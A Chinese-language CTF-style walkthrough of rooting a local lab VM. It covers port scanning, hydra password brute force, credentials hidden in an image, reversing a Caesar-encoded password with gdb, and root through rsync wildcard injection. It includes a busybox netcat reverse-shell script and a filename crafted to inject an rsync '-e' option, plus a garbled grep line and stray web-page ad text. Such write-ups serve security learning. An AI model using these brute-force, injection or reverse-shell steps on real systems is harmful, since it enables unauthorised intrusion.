

扫描:

```
nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
```

```
(root@kali)-[/home/kali/targets]
# nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 08:54 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 08:54
Scanning 192.168.0.104 [1 port]
Completed ARP Ping Scan at 08:54, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:54
Completed Parallel DNS resolution of 1 host. at 08:54, 0.01s elapsed
Initiating SYN Stealth Scan at 08:54
Scanning 192.168.0.104 [65535 ports]
Discovered open port 22/tcp on 192.168.0.104
Discovered open port 80/tcp on 192.168.0.104
Completed SYN Stealth Scan at 08:54, 4.93s elapsed (65535 total ports)
Initiating Service scan at 08:54
Scanning 2 services on 192.168.0.104
Completed Service scan at 08:54, 6.26s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 08:54
Completed NSE at 08:54, 0.03s elapsed
Initiating NSE at 08:54
Completed NSE at 08:54, 0.02s elapsed
Nmap scan report for 192.168.0.104
Host is up (0.00056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:A0:FC:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

进一步扫描:

```
nmap -v -Pn -T5 192.168.0.104 -sV -sC -p 22,80
```

```

Discovered open port 80/tcp on 192.168.0.104
Completed SYN Stealth Scan at 08:55, 0.02s elapsed (2 total ports)
Initiating Service scan at 08:55
Scanning 2 services on 192.168.0.104
Completed Service scan at 08:55, 6.05s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.48s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.02s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Nmap scan report for 192.168.0.104
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|_   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-title: \xE9\xD\x9E\xE4\xB8\xBB\xE6\xB5\x81\xE7\x82\xAB\xE9\x85\xB7\xE7\xA9\xBA\xE9\x97\xB4 | \xE6\xAC\xA2\xE8\xBF\x8E\xE5\x85\x89\xE4\xB8\xB4
MAC Address: 08:00:27:A0:FC:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

(root@ kali) - [/home/kali/targets]
#

```

扫描目录:

```
dirsearch -u http://192.168.0.104
```

```

(root@ kali) - [/home/kali/targets]
# dirsearch -u http://192.168.0.104/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/targets/reports/http_192.168.0.104/_25-10-02_08-57-49.txt
Target: http://192.168.0.104/

[08:57:49] Starting:
[08:57:52] 403 - 278B - /.ht_wsr.txt
[08:57:52] 403 - 278B - /.htaccess.bak1
[08:57:52] 403 - 278B - /.htaccess.orig
[08:57:52] 403 - 278B - /.htaccess.sample
[08:57:52] 403 - 278B - /.htaccess.save
[08:57:52] 403 - 278B - /.htaccess_orig
[08:57:52] 403 - 278B - /.htaccess_extra
[08:57:52] 403 - 278B - /.htaccess_sc
[08:57:52] 403 - 278B - /.htaccessOLD2
[08:57:52] 403 - 278B - /.htaccessOLD
[08:57:52] 403 - 278B - /.htaccessBAK
[08:57:52] 403 - 278B - /.htm
[08:57:52] 403 - 278B - /.html
[08:57:52] 403 - 278B - /.htpasswd_test
[08:57:52] 403 - 278B - /.htpasswd
[08:57:52] 403 - 278B - /.httr-oauth
[08:57:53] 403 - 278B - /.php
[08:58:17] 302 - 0B - /dashboard.php -> login.php
[08:58:30] 200 - 937B - /login.php
[08:58:31] 302 - 0B - /logout.php -> login.php
[08:58:45] 403 - 278B - /server-status
[08:58:45] 403 - 278B - /server-status/

Task Completed

(root@ kali) - [/home/kali/targets]
#

```

爆破一下密码？

首先用rockyou的前一万行做一个字典：


```
head -n 10000 /usr/share/wordlists/rockyou.txt > rockyou10000.txt
```

然后开始爆破：

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P ./rockyou10000.txt  
192.168.0.104 http-post-form "/login.php:username=^USER^&password=^PASS^:F=用户名或密码  
错误" -V -t 5 -f
```

爆破了很久没发现东西。但是strings 作者的图片发现了东西。

```
strings todd.png
```



```
"D$}  
|Dyh  
HGy)A  
ksyyy  
nS)  
/T1i  
5iMZ  
IEND  
todd:toddishandsome
```

发现了账号密码：

```
todd:toddishandsome
```


```
(root@kali)-[/home/kali/targets/tmp]  
# nmap -v -sU 192.168.0.104  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 11:01 EDT  
Initiating ARP Ping Scan at 11:01  
Scanning 192.168.0.104 [1 port]  
Completed ARP Ping Scan at 11:01, 0.09s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 11:01  
Completed Parallel DNS resolution of 1 host. at 11:01, 0.02s elapsed  
Initiating UDP Scan at 11:01  
Scanning 192.168.0.104 [1000 ports]  
Increasing send delay for 192.168.0.104 from 0 to 50 due to max_successful_ryno increase to 4  
Increasing send delay for 192.168.0.104 from 50 to 100 due to max_successful_ryno increase to 5  
Increasing send delay for 192.168.0.104 from 100 to 200 due to max_successful_ryno increase to 6  
Increasing send delay for 192.168.0.104 from 200 to 400 due to max_successful_ryno increase to 7  
Increasing send delay for 192.168.0.104 from 400 to 800 due to 11 out of 11 dropped probes since last increase.  
UDP Scan Timing: About 4.13% done; ETC: 11:13 (0:11:59 remaining)  
UDP Scan Timing: About 7.01% done; ETC: 11:15 (0:13:29 remaining)  
UDP Scan Timing: About 24.42% done; ETC: 11:17 (0:12:44 remaining)  
UDP Scan Timing: About 30.69% done; ETC: 11:18 (0:11:47 remaining)  
UDP Scan Timing: About 36.26% done; ETC: 11:18 (0:10:56 remaining)  
UDP Scan Timing: About 41.40% done; ETC: 11:18 (0:10:04 remaining)  
UDP Scan Timing: About 46.87% done; ETC: 11:18 (0:09:12 remaining)  
UDP Scan Timing: About 52.00% done; ETC: 11:18 (0:08:19 remaining)  
UDP Scan Timing: About 57.46% done; ETC: 11:18 (0:07:23 remaining)  
UDP Scan Timing: About 62.81% done; ETC: 11:18 (0:06:28 remaining)  
UDP Scan Timing: About 68.07% done; ETC: 11:18 (0:05:34 remaining)  
UDP Scan Timing: About 73.31% done; ETC: 11:18 (0:04:39 remaining)  
UDP Scan Timing: About 78.53% done; ETC: 11:18 (0:03:45 remaining)  
UDP Scan Timing: About 83.77% done; ETC: 11:18 (0:02:51 remaining)  
UDP Scan Timing: About 89.08% done; ETC: 11:18 (0:01:56 remaining)  
UDP Scan Timing: About 94.08% done; ETC: 11:18 (0:01:03 remaining)  
Completed UDP Scan at 11:19, 1093.05s elapsed (1000 total ports)  
Nmap scan report for 192.168.0.104  
Host is up (0.00065s latency).  
Not shown: 999 closed udp ports (port-unreach)  
PORT      STATE      SERVICE  
68/udp open|filtered dhcp  
MAC Address: 08:00:27:A0:FC:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Read data files from: /usr/share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 1093.41 seconds  
Raw packets sent: 1469 (74.160KB) | Rcvd: 732291 (135.774MB)
```

```
hydra -L /usr/share/wordlists/rockyou.txt -p toddishandsome 192.168.0.104 http-post-form  
"/login.php:username=^USER^&password=^PASS^:F=用户名或密码错误" -V -t 5 -f
```

```
[ATTEMPT] target 192.168.0.104 - login "LOVE1" - pass "toddishandsome" - 19827 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.0.104 - login "ISRAEL" - pass "toddishandsome" - 19825 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.104 - login "Cookie" - pass "toddishandsome" - 19826 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.0.104 - login "ALFREDO" - pass "toddishandsome" - 19827 of 14344399 [child 2] (0/0)
[80][http-post-form] host: 192.168.0.104 login: admin password: toddishandsome
[STATUS] attack finished for 192.168.0.104 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-02 12:26:26

(root@kali)-[/home/kali/targets]
#
```

用这个账号密码成功登录了后台：



```
67     <div class="card">
68         <h3>系统信息</h3>
69         <p>您已成功登录系统。这是一个简单的仪表盘页面，用于演示目的。</p>
70     </div>
71     <div class="card">
72         <a href="hyh" class="hyhforever" target="_blank"></a>
73     </div>
74     <div class="card">
75         <h3>账户操作</h3>
76         <a href="logout.php" class="btn">退出登录</a>
77     </div>
78 </div>
```

这里尝试过了，不是目录，那就是账号密码：

hyh:hyhforever

ssh登录：

```
(root@kali)-[/home/kali/targets/tmp]
# ssh hyh@192.168.0.104
hyh@192.168.0.104's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hyh@Guoqing:~$ cd /home
hyh@Guoqing:/home$ ls
hyh segfault todd
hyh@Guoqing:/home$ cd hyh
hyh@Guoqing:~$ ls
user.txt
hyh@Guoqing:~$ cat user.txt
flag{user-e2ac255ade95b9268571eb5baf345974}
hyh@Guoqing:~$
```

拿到了user的flag:

```
flag{user-e2ac255ade95b9268571eb5baf345974}
```

提权:

/opt/password

这个文件不寻常。

```
hyh@Guoqing:~$ cd /opt
hyh@Guoqing:/opt$ ls
password
hyh@Guoqing:/opt$
```

运行一下看看:

```
./password
```

```
hyh@Guoqing:/opt$ ./password
Please enter the password for segfault: seffault
Incorrect password length. The password should be 11 characters long.
Please try again: ^[[A
Incorrect password length. The password should be 11 characters long.
Please try again: ./password
```

密码长度十一位?

```
grep -E '^[11]{11}c1f10933-5528-4c1c-867b-063815e318a7-1759586841512#39;  
/usr/share/wordlists/rockyou.txt > rockyou11.txt
```

```
(root@kali)-[/home/kali/targets]  
# grep -E '^[11]{$' /usr/share/wordlists/rockyou.txt > rockyou11.txt
```

爆破:

```
hydra -l segfault -P ./rockyou11.txt -vV -t 4 -f 192.168.0.104 ssh
```


但是爆破无果。

看看这个 password 什么来路:

```
(root@kali)-[/home/kali/targets]  
# file password  
password: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=097647f1d55533e8f9cf0d4b2816c559d919a9f2, for GNU/Linux 3.2.0, not stripped
```

凯撒密码:

```
Incorrect password length. The password should be %d characters long.  
Please try again: Password correct! Access granted.Incorrect password. Please try again:  
Too many failed attempts. Access denied.0
```



```
objdump -d /opt/password | grep -A 30 'caesar_encrypt'
```

```
gdb password
```

```
break strcmp
```

```
run
```

```
x/s $rsi
```

```
x/s $rdi
```

```
(root@kali)-[/home/kali/targets]
# gdb password
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from password...
(No debugging symbols found in password)
(gdb) break strcmp
Breakpoint 1 at 0x1090
(gdb) run
Starting program: /home/kali/targets/password
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Please enter the password for segfault: 1111111111

Breakpoint 1, 0x00007ffff7f18970 in ?? () from /lib/x86_64-linux-gnu/libc.so.6
(gdb) x/s $rsi
0x7fffffffef1b0: "vhjidxowqr1"
(gdb)
```

得到了一个对比的密文。

```
vhjidxowqr1
```

解密一下：

在线凯撒密码加密解密

标签 加密解密

广告



适合汽车应用的3655汽车级
多层片式电感器



贸泽电子
MOUSER ELECTRONICS

输入内容

vhjidxowar1

处理结果

segfaultno1

偏移量

3

其他字符

保留

如何处理不在字母表中的字符

加密

解密

下载

复制

清空

得到了segfault的密码。

```
segfault: segfaultno1
```

上传 pspy64 看看：

```
wget http://192.168.0.109/pspy64

chmod u+x pspy64

./pspy64
```

```
2025/10/04 01:17:10 CMD: UID=0 PID=26990 /usr/sbin/CRON -f
2025/10/04 01:18:01 CMD: UID=0 PID=26991 /usr/sbin/CRON -f
2025/10/04 01:18:01 CMD: UID=0 PID=26992 /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2025/10/04 01:18:01 CMD: UID=0 PID=26993 rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2025/10/04 01:18:01 CMD: UID=0 PID=26994 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/10/04 01:18:01 CMD: UID=0 PID=26995 sshd: [accepted]
2025/10/04 01:19:01 CMD: UID=0 PID=26997 /usr/sbin/CRON -f
2025/10/04 01:19:01 CMD: UID=0 PID=26998 /usr/sbin/CRON -f
2025/10/04 01:19:01 CMD: UID=0 PID=26999 /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2025/10/04 01:19:01 CMD: UID=0 PID=27000 rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2025/10/04 01:19:01 CMD: UID=0 PID=27001 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/10/04 01:19:01 CMD: UID=0 PID=27002 sshd: [accepted]
```

这个是核心的定时任务：

```
/bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
```



在这个通配符的地方下手：

创建一个1.txt的恶意脚本：

为什么这里要用1，因为要让rsync执行的时候它排在前面，同理，a.txt也没问题，比n前面就可以。

```
vim 1.txt

#!/bin/sh
busybox nc 192.168.0.109 9999 -e /bin/sh
```



```
segfault@Guoqing:~$ vim 1.txt
segfault@Guoqing:~$ cat 1.txt
#!/bin/sh
busybox nc 192.168.0.109 9999 -e /bin/sh
segfault@Guoqing:~$
```

给 1.txt 执行权限：

```
chmod u+x 1.txt
```

然后创建一个名为'-e sh 1.txt' 的txt。

```
echo "" > '-e sh 1.txt'
```

为什么要用-e？

```
rsync --help
```

```
(root@kali)-[/home/kali/targets]
```

```
# rsync --help
```

```
rsync version 3.4.1 protocol version 32
```

```
Copyright (C) 1996-2025 by Andrew Tridgell, Wayne Davison, and others.
```

```
Web site: https://rsync.samba.org/
```

```
Capabilities:
```

```
64-bit files, 64-bit inums, 64-bit timestamps, 64-bit long ints,  
socketpairs, symlinks, symtimes, hardlinks, hardlink-specials,  
hardlink-symlinks, IPv6, atimes, batchfiles, inplace, append, ACLs,  
xattrs, optional seclused-args, iconv, prealloc, stop-at, no ctimes
```

```
Optimizations:
```

```
SIMD-roll, no asm-roll, openssl-crypto, no asm-MD5
```

```
Checksum list:
```

```
xxh128 xxh3 xxh64 (xxhash) md5 md4 sha1 none
```

```
Compress list:
```

```
zstd lz4 zlibx zlib none
```

```
Daemon auth list:
```

```
sha512 sha256 sha1 md5 md4
```

rsync comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under certain conditions. See the GNU General Public Licence for details.

rsync is a file transfer program capable of efficient remote update via a fast differencing algorithm.

```
Usage: rsync [OPTION]... SRC [SRC]... DEST
```

```
or rsync [OPTION]... SRC [SRC]... [USER@]HOST:DEST
```

```
or rsync [OPTION]... SRC [SRC]... [USER@]HOST::DEST
```

```
or rsync [OPTION]... SRC [SRC]... rsync://[USER@]HOST[:PORT]/DEST
```

```
or rsync [OPTION]... [USER@]HOST:SRC [DEST]
```

```
or rsync [OPTION]... [USER@]HOST::SRC [DEST]
```

```
or rsync [OPTION]... rsync://[USER@]HOST[:PORT]/SRC [DEST]
```

The ':' usages connect via remote shell, while '::' & 'rsync://' usages connect to an rsync daemon, and require SRC or DEST to start with a module name.

Options

```

--devices           preserve device files (super-user only)
--copy-devices      copy device contents as a regular file
--write-devices     write to devices as files (implies --inplace)
--specials          preserve special files
-D                 same as --devices --specials
--times, -t         preserve modification times
--atimes, -U        preserve access (use) times
--open-noatime      avoid changing the atime on opened files
--crtimes, -N       preserve create times (newness)
--omit-dir-times, -O omit directories from --times
--omit-link-times, -J omit symlinks from --times
--super            receiver attempts super-user activities
--fake-super        store/recover privileged attrs using xattrs
--sparse, -S        turn sequences of nulls into sparse blocks
--preallocate       allocate dest files before writing them
--dry-run, -n       perform a trial run with no changes made
--whole-file, -W    copy files whole (w/o delta-xfer algorithm)
--checksum-choice=STR choose the checksum algorithm (aka --cc)
--one-file-system, -x don't cross filesystem boundaries
--block-size=SIZE, -B force a fixed checksum block-size
--rsh=COMMAND, -e  specify the remote shell to use
--rsync-path=PROGRAM specify the rsync to run on remote machine
--existing           skip creating new files on receiver
--ignore-existing    skip updating files that exist on receiver
--remove-source-files sender removes synchronized files (non-dir)
--del               an alias for --delete-during
--delete            delete extraneous files from dest dirs
--delete-before     receiver deletes before xfer, not during
--delete-during     receiver deletes during the transfer
--delete-delay      find deletions during, delete after
--delete-after      receiver deletes after transfer, not during
--delete-excluded   also delete excluded files from dest dirs
--ignore-missing-args ignore missing source args without error
--delete-missing-args delete missing source args from destination
--ignore-errors     delete even if there are I/O errors
--force             force deletion of dirs even if not empty
--max-delete=NUM    don't delete more than NUM files
--max-size=SIZE     don't transfer any file larger than SIZE
--min-size=SIZE     don't transfer any file smaller than SIZE
--max-alloc=SIZE    change a limit relating to memory alloc
--partial           keep partially transferred files
--partial-dir=DIR   put a partially transferred file into DIR
--delay-updates     put all updated files into place at end

```

然后等待。不用多久就能得到一个shell:

```

(root@kali)-[/home/kali/targets]
# nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 60450

```

终于得到了shell:

切换成交互式shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

```
(root@kali)-[/home/kali/targets]
# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 60450
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@Guoqing:/home/segfault# cd /root
cd /root
root@Guoqing:~# ls
ls
root.txt
root@Guoqing:~# cat root.txt
cat root.txt
flag{root-834af260d56e6b7b01199548065ac7da}
root@Guoqing:~#
```

得到了 root 的flag:

```
flag{root-834af260d56e6b7b01199548065ac7da}
```